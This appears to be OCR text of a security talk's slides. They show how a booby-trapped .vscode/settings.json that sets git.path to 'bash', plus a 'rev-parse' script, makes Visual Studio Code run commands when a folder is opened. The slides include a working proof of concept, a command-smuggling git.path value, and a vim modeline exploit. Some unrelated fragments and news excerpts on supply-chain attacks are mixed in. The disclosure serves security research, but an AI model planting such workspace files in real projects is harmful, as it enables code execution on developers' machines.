
```
justin@94ff5dfe1e90:/$ code --version
1.8.1
ee428b0eead68bf0fb99ab5fdc4439be227b6281
```


File Edit Selection View Go Debug Terminal Help
getsystem.rb - metasploit-framework - Visual Studio Code
EXPLORER
OPEN EDITORS
getsystem.rb modules/post/windows/escal...
METASPLOIT-FRAMEWORK
payloads
post
aix
android
apple_ios
cisco
firefox
hardware
juniper
linux
multi
osx
solaris
windows
capture
escalate
droplnk.rb
getsystem.rb
golden_ticket.rb
ms10_073_kbdlayout.rb
screen_unlock.rb
unmarshal_cmd_exec.rb
gather
manage
OUTLINE
getsystem.rb
1 ##
2 # This module requires Metasploit: https://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 ##
5
6 require 'metasm'
7
8 class MetasploitModule < Msf::Post
9 include Msf::Post::Windows::Priv
10
11 def initialize(info={})
12 super(update_info(info,
13 'Name' => 'Windows Escalate Get System via Administrator',
14 'Description' => %q{
15 This module uses the builtin 'getsystem' command to escalate
16 the current session to the SYSTEM account from an administrator
17 user account.
18 },
19 'License' => MSF_LICENSE,
20 'Author' => 'hdm',
21 'Platform' => ['win'],
22 'SessionTypes' => ['meterpreter']
23))
24
25 register_options([
26 OptInt.new('TECHNIQUE', [false, "Specify a particular technique to use (1-4),
otherwise try them all", 0])
27])
28
29 end
30
31 def unsupported
32 print_error("This platform is not supported with this script!")
r7_master
0 0
Ln 20, Col 32
Spaces: 2
UTF-8
LF
Ruby

User and Workspace Settings

Edit

It is easy to configure Visual Studio Code to your liking through its various settings. Nearly every part of VS Code's editor, user interface, and functional behavior has options you can modify.



VS Code provides two different scopes for settings:

- **User Settings** - Settings that apply globally to any instance of VS Code you open.
- **Workspace Settings** - Settings stored inside your workspace and only apply when the workspace is opened.

Workspace settings override user settings.

IN THIS ARTICLE

CVE-ID	
CVE-2002-1377	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
vim 6.0 and 6.1, and possibly other versions, allows attackers to execute arbitrary commands using the libcall feature in modelines, which are not sandboxed but may be executed when vim is used to edit a malicious file, as demonstrated using mutt.	

```
/* vim:set foldmethod=expr: */
/* vim:set foldexpr=confirm(libcall("/lib/libc.so.6","system","/bin/ls"),"ms_sux"): */

vim better than windoze
```

http://www.guninski.com/vim1.html

Default settings

Below are the Visual Studio Code default settings and their values. You can also view the default values in the Settings editor.

```
{
// Commonly Used

  // Controls auto save of dirty files. Accepted values:  'off', 'afterDelay', 'onFocusChan
ge' (editor loses focus), 'onWindowChange' (window loses focus). If set to 'afterDelay', yo
u can configure the delay in 'files.autoSaveDelay'.
  "files.autoSave": "off",

  // Controls the font size in pixels.
  "editor.fontSize": 14,

  // Controls the font family.
  "editor.fontFamily": "Consolas, 'Courier New', monospace",

  // The number of spaces a tab is equal to. This setting is overridden based on the file c
ontents when `editor.detectIndentation` is on.
  "editor.tabSize": 4,

  // [... SNIP ...]

  // Path to the git executable
  "git.path": null,

  // Controls whether Git should check for unsaved files before committing.
  "git.promptToSaveFilesBeforeCommit": false,
```


https://code.visualstudio.com/docs/getstarted/settings

```
victim@3e7ea3dd2dd8:~/demo$ cat .vscode/settings.json
{
  "git.path": "zzzz"
}

victim@3e7ea3dd2dd8:~/demo$ strace -f code . 2>&1 | grep zzzz
[pid 192] <... read resumed> "{\n  \"git.path\": \"zzzz\"\n}\n", 25) = 25
[pid 210] execve("/usr/local/sbin/zzzz", ["zzzz", "--version"],[/* 17 vars */] <unfinished>
[pid 210] execve("/usr/local/bin/zzzz", ["zzzz", "--version"], [/* 17 vars */] <unfinished>
[pid 210] execve("/usr/sbin/zzzz", ["zzzz", "--version"], [/* 17 vars */] <unfinished ...>
[pid 210] execve("/usr/bin/zzzz", ["zzzz", "--version"], [/* 17 vars */] <unfinished ...>
[pid 210] execve("/sbin/zzzz", ["zzzz", "--version"], [/* 17 vars */] <unfinished ...>
[pid 210] execve("/bin/zzzz", ["zzzz", "--version"], [/* 17 vars */] <unfinished ...>
```

```
victim@3e7ea3dd2dd8:~/demo$ cat .vscode/settings.json
{
  "git.path": "zzzz xxxx; yyyy $(id) | ls"
}

victim@3e7ea3dd2dd8:~/demo$ strace -f code . 2>&1 | grep zzzz
[pid   297] <... read resumed> "{\n  \"git.path\": \"zzzz xxxx; yyyy"..., 47) = 47
[pid   315] execve("/usr/local/sbin/zzzz xxxx; yyyy $(id) | ls", ["zzzz xxxx; yyyy $(id) |
ls", "--version"], [/* 17 vars */] <unfinished ...>
[pid   315] execve("/usr/local/bin/zzzz xxxx; yyyy $(id) | ls", ["zzzz xxxx; yyyy $(id) |
ls", "--version"], [/* 17 vars */] <unfinished ...>
[pid   315] execve("/usr/sbin/zzzz xxxx; yyyy $(id) | ls", ["zzzz xxxx; yyyy $(id) | ls",
"--version"], [/* 17 vars */] <unfinished ...>
[pid   315] execve("/usr/bin/zzzz xxxx; yyyy $(id) | ls", ["zzzz xxxx; yyyy $(id) | ls", "-
-version"], [/* 17 vars */] <unfinished ...>
[pid   315] execve("/sbin/zzzz xxxx; yyyy $(id) | ls", ["zzzz xxxx; yyyy $(id) | ls", "--
version"], [/* 17 vars */] <unfinished ...>
[pid   315] execve("/bin/zzzz xxxx; yyyy $(id) | ls", ["zzzz xxxx; yyyy $(id) | ls", "--
version"], [/* 17 vars */] <unfinished ...>
```


```
victim@3e7ea3dd2dd8:~/demo$ cat .vscode/settings.json
{
  "git.path": "true"
}

victim@3e7ea3dd2dd8:~/demo$ strace -e execve -f code . 2>&1 | grep true | grep -v ENOENT
[pid  1258] execve("/bin/true", ["true", "--version"], [/* 17 vars */]) = 0
[pid  1280] execve("/bin/true", ["true", "rev-parse", "--show-toplevel"], [/* 29 vars */])
= 0
[pid  1282] execve("/bin/true", ["true", "status", "-z", "-u"], [/* 29 vars */]) = 0
[pid  1283] execve("/bin/true", ["true", "symbolic-ref", "--short", "HEAD"], [/* 29 vars
*/]) = 0

---

victim@3e7ea3dd2dd8:~/demo$ cat .vscode/settings.json
{
  "git.path": "false"
}

victim@3e7ea3dd2dd8:~/demo$ strace -e execve -f code . 2>&1 | grep false | grep -v ENOENT
[pid  1391] execve("/bin/false", ["false", "--version"], [/* 17 vars */]) = 0
```

```
victim@3e7ea3dd2dd8:~$ cat /home/victim/log_it.sh
#!/bin/sh
echo "Command: $0\t\tArgs: $@
Directory: $(pwd)
---" >> /home/victim/log_it.log

victim@3e7ea3dd2dd8:~$ cat demo/.vscode/settings.json
{ "git.path": "/home/victim/log_it.sh"}

victim@3e7ea3dd2dd8:~$ code demo

victim@3e7ea3dd2dd8:~$ cat ~/log_it.log

Command: /home/victim/log_it.sh             Args: --version
Directory: /home/victim
---
Command: /home/victim/log_it.sh             Args: rev-parse --show-toplevel
Directory: /home/victim/demo
---
Command: /home/victim/log_it.sh             Args: status -z -u
Directory: /home/victim

[… SNIP …]
```



Goals:

- Avoid breaking the chain
- Do something naughty




Goals:

- Avoid breaking the chain
- Do something naughty

Proposal:

- Set git.path to "bash"




Goals:

- Avoid breaking the chain
- Do something naughty

Proposal:

- Set git.path to "bash"



Goals:

- Avoid breaking the chain
- Do something naughty

Proposal:

- Set git.path to "bash“
- Have a malicious rev-parse file in the workspace

Demo

```
victim@3e7ea3dd2dd8:~/poc$ cat .vscode/settings.json
{
  "git.path": "bash"
}

victim@3e7ea3dd2dd8:~/poc$ cat rev-parse
#!/bin/sh
echo "Arbitrary command execution as $(id)" > /tmp/win
exit 1

victim@3e7ea3dd2dd8:~/poc$ cat /tmp/win
cat: /tmp/win: No such file or directory

victim@3e7ea3dd2dd8:~/poc$ code .
[Visual Studio Code opens]

victim@3e7ea3dd2dd8:~/poc$ cat /tmp/win
Arbitrary command execution as uid=31337(victim) gid=31337(victim) groups=31337(victim)

victim@3e7ea3dd2dd8:~/poc$ rm /tmp/win

victim@3e7ea3dd2dd8:~/poc$ cd ..

victim@3e7ea3dd2dd8:~$ code poc
[Visual Studio Code opens]

victim@3e7ea3dd2dd8:~$ cat /tmp/win
Arbitrary command execution as uid=31337(victim) gid=31337(victim) groups=31337(victim)
```

Recap

- Hunch
  - RTFM
  - "Wait a minute. Didn't VIM have problems with project configuration handling?"
- Understand the primitive
  - Use strace to confirm stuff is being executed
    - Understand exec() vs. system() – exec is more well-formed, less flexible
  - Note that unsuccessful executions break the chain
  - Use a shell script to log arguments and PWD – what's happening?
- Build a reliable POC
  - Use a command interpreter for which "--version" does not break the chain
    - e.g. bash
  - Put payload in a file named rev-parse
  - rev-parse gets run by the interpreter
  - Profit

Putting it all together

Attack Chain

- Convince victim to obtain some source code
  - E.g. "git clone"
- Victim cd's into source code directory
  - RVM exploit triggers
- Victim uses Visual Studio Code to browse source code
  - Visual Studio Code exploit triggers

Demo

Closing Thoughts

Image by TeroVesalainen from Pixabay

OUR BLOG

AutoCAD Malware - Computer Aided Theft

WEDNESDAY, NOV 28, 2018

Robert Neumann

Computer aided design (CAD) has played a vital role in the past decades building our technology-driven society, helping structures and engineering reach new levels of complexity – designing a building such as the Burj Khalifa by hand would be difficult if not impossible.

Of course, where valuable documents are stored electronically, malware is typically never far behind and, unsurprisingly, malware targeting CAD files is not a new invention. On the other hand, the value inherent in these files makes any such campaign worth inspecting, as was the case recently when we observed one using apparently already-stolen design documents for major projects such as hotels, factory buildings, and even the Hong Kong

https://www.forcepoint.com/blog/security-labs/autocad-malware-computer-aided-theft

ShadowHammer: Malicious updates for ASUS laptops

March 25, 2019

Thanks to a new technology in our products that is capable of detecting supply-chain attacks, our experts have uncovered what seems to be one of the biggest supply-chain incidents ever (remember CCleaner? This one's bigger). A threat actor modified the ASUS Live Update Utility, which delivers BIOS, UEFI, and software updates to ASUS laptops and desktops, added a back door to the utility, and then distributed it to users through official channels.

The trojanized utility was signed with a legitimate certificate and was hosted on the official ASUS server dedicated to updates, and that allowed it to stay undetected for a long time. The criminals even made sure the file size of the malicious utility stayed the same as that of the original one.

According to our statistics, more than 57,000 users of Kaspersky Lab's products have installed the backdoored utility, but we estimate it was distributed to about 1 million people total. The cybercriminals behind it were not interested in all of them, however — they targeted only 600

https://www.kaspersky.com/blog/shadow-hammer-teaser/26149/

APT REPORTS

Operation ShadowHammer: a high-profile supply chain attack

By GReAT, AMR on April 23, 2019. 10:00 am

[... SNIP ...]

Compromising software developers

All of the analyzed ASUS Live Updater binaries were backdoored using the same executable file patched by an external malicious application, which implemented malware injection on demand. After that, the attackers signed the executable and delivered it to the victims via ASUS update servers, which was detected by Kaspersky Lab products.

However, in the non-ASUS cases, the malware was seamlessly integrated into the code of recently compiled legitimate applications, which suggests that a different technique was used. Our deep search revealed another malware injection mechanism, which comes from a trojanized development environment used by software coders in the organization.

In late 2018, we found a suspicious sample of the link.exe tool uploaded to a public malware scanning service. The tool is part of Microsoft Visual Studio, a popular integrated development environment (IDE) used for creating applications for Microsoft Windows. The same user also uploaded digitally signed compromised executables and some of the backdoors used in the same campaign.

https://securelist.com/operation-shadowhammer-a-high-profile-supply-chain-attack/90380/

Image by Pexels from Pixabay

Image by U. Leone from Pixabay

Image by Pexels from Pixabay

Docker Containers on the Desktop

Saturday, February 21, 2015

Hello!

